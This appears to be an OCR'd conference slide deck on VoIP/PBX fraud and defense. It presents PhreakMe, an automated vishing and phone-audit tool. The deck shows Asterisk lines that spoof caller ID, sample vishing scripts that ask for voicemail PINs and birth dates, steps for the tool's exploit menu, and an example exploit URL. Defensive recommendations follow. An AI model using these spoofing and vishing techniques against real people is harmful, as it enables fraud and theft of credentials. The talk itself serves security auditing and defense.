        if (!in_array($tbLang, array('english', 'french', 'etc'))  { $tbLang='english'; }
```

# Exploitation Defense

**Defending isn’t easy**

1. Avoid all-in-one distributions
2. Update
3. Custom build
   - It’s not hard
   - Don’t build what you don’t need
4. Configure Properly
   - Turn off what isn’t used, needed or unknown
   - See #3
5. Firewall
6. Fail2ban

# Fraud & Abuse

## What:

- No intention to pay
- Causes loss or damage to others or enables criminal to make a profit
- Manipulation of the telecommunications network to make it do something unintended for fun :)

# Fraud & Abuse

- Making money - IRSF, traffic pumping schemes enabled by cracked PBX
  - Call generation or forwarding, voicemail dialout, routing changes, etc. to make calls to high-cost destinations
- Caller ID spoofing (“backspoofing”)
- Telephony Denial of Service - scripted calls to tie up someone’s phone for extortion, protest, or prank
- Vishing – Voice phishing, phone schemes, sometimes robo-dialed

# Backspoofing

Faked caller number. CNAM lookup or “dip” by receiver’s telco displays name registered to that number - aka “backspoofing”

- Prank Calls
- Social Engineering
- Bypass some voicemail pins


# Asterisk CallerID Setting

On outbound route in extensions.conf …

```
exten => _1NXXNXXXXXX,n,Set(CALLERID(num)=17045551212)
```

In the ".call" files used for automation just set...

```
CallerID: <17045551212>
```


X-Lite - Patrick McNeil
Softphone
View
Contacts
Help
Available
Enter name or number
1
2
ABC
3
DEF
4
GHI
5
JKL
6
MNO
7
PQRS
8
TUV
9
WXYZ
*
0
+
#
Partner with CounterPath

# PhreakMe

“As of this morning we have been acquired. Please listen to a special voicemail broadcast from our CEO. For security reasons, please enter your voicemail pin.”

“A new tech support fast track phone number verification system is being rolled out. You must be enrolled for faster help desk service. Please enter your date of birth, in month, day and four digit year for verification.”


# PhreakMe

- Setup PhreakMe
- Dial in
- Setup Caller ID
- Setup Targets
- Select a recording
- Exploit
- System Hangs up
- Dials the number, records response

# PhreakMe Demo

- Dial into PhreakMe
- Press 2 for exploit menu
- Press 3 to exploit a number
- Enter number
- Press any number to use global CID
- System hangs up

# PhreakMe Logs



# PhreakMe REST

Built with PHP's Slim Framework
Sits on the same machine as PhreakMe
Controls
- Setup
- Exploit
- Reporting

**Ex: Exploit a single number**
**https://192.168.76.99/service/exploit/9195550813/7705557575**


# PhreakMe SET 3rd Party Module


PhreakMe SET third party module accesses the REST interface

Place in **`/usr/share/set/modules`**

Run SET, Option 3 for Third Party Modules

Phi


root@kali2: /usr/share/set
File Edit View Search Terminal Help
root@kali2:/usr/share/set#


10:02
Google

# PhreakMe – Road Map

- Expand REST Interface
- Multi Step Prompts on answer
- Campaigns
- Scheduling
- Different Caller ID’s for different targets
- Better Reporting
- Mobile App / Web interface
- Deployment – Easy way

# PhreakMe – The disco has started

Goal: Create a world class Vishing and phone system audit tool

Expanding Rest API

Deployment

Vagrant

# PhreakMe – Crash the Disco!

Taking

- Ideas
- Comments
- Contributions

# PhreakMe - Why do I care?

- If I get your VM password - depending on system permissions
  - Forward calls to high cost destinations
  - Make new calls
  - Broadcast internal messages
  - Listen to VM (corp espionage?)

- DOB, SSN or other numeric info for password reset?
- Credit card into?

# Fraud & Abuse Defense

- User education can’t be stressed enough
- Credential cracking protections
- Block international destinations that are in NANP besides just 011
- Block 1010 Dial-Around that selects alternate Long Distance providers
- Disable call forwarding, and only allow it selectively
- Do not allow voicemail and conf bridge dialout and voicemail auto-dialback

# Fraud & Abuse Defense

- See what protections your provider has - bill limits, per-minute limits, destinations, etc.
- Set pins on LD trunks
- TLS & SRTP - At least make it harder. Cert mgt is hard, but even one org cert on a client helps. Use GOOD algorithms, and stay patched.
- Look for security or fraud mgt systems that learn traffic baselines and watch for changes in rate, ratio, frequency, and/or direction of calls

# https://github.com/PhreakMe/DerbyCon5

# BACKUP

# Current Foreign NPAs (for U.S.)

264 ANGUILLA
268 ANTIGUA/BARBUDA
242 BAHAMAS
246 BARBADOS
441 BERMUDA
284 BRITISH VIRGIN ISLANDS
345 CAYMAN ISLANDS
767 DOMINICA
809 DOMINICAN REPUBLIC
829 DOMINICAN REPUBLIC
849 DOMINICAN REPUBLIC
473 GRENADA
658 JAMAICA
876 JAMAICA
664 MONTSERRAT
721 SINT MAARTEN
869 ST. KITTS AND NEVIS
758 ST. LUCIA
784 ST. VINCENT & GRENADINES
868 TRINIDAD AND TOBAGO
649 TURKS & CAICOS ISLANDS

http://www.nanpa.com/reports/area_code_relief_planning.html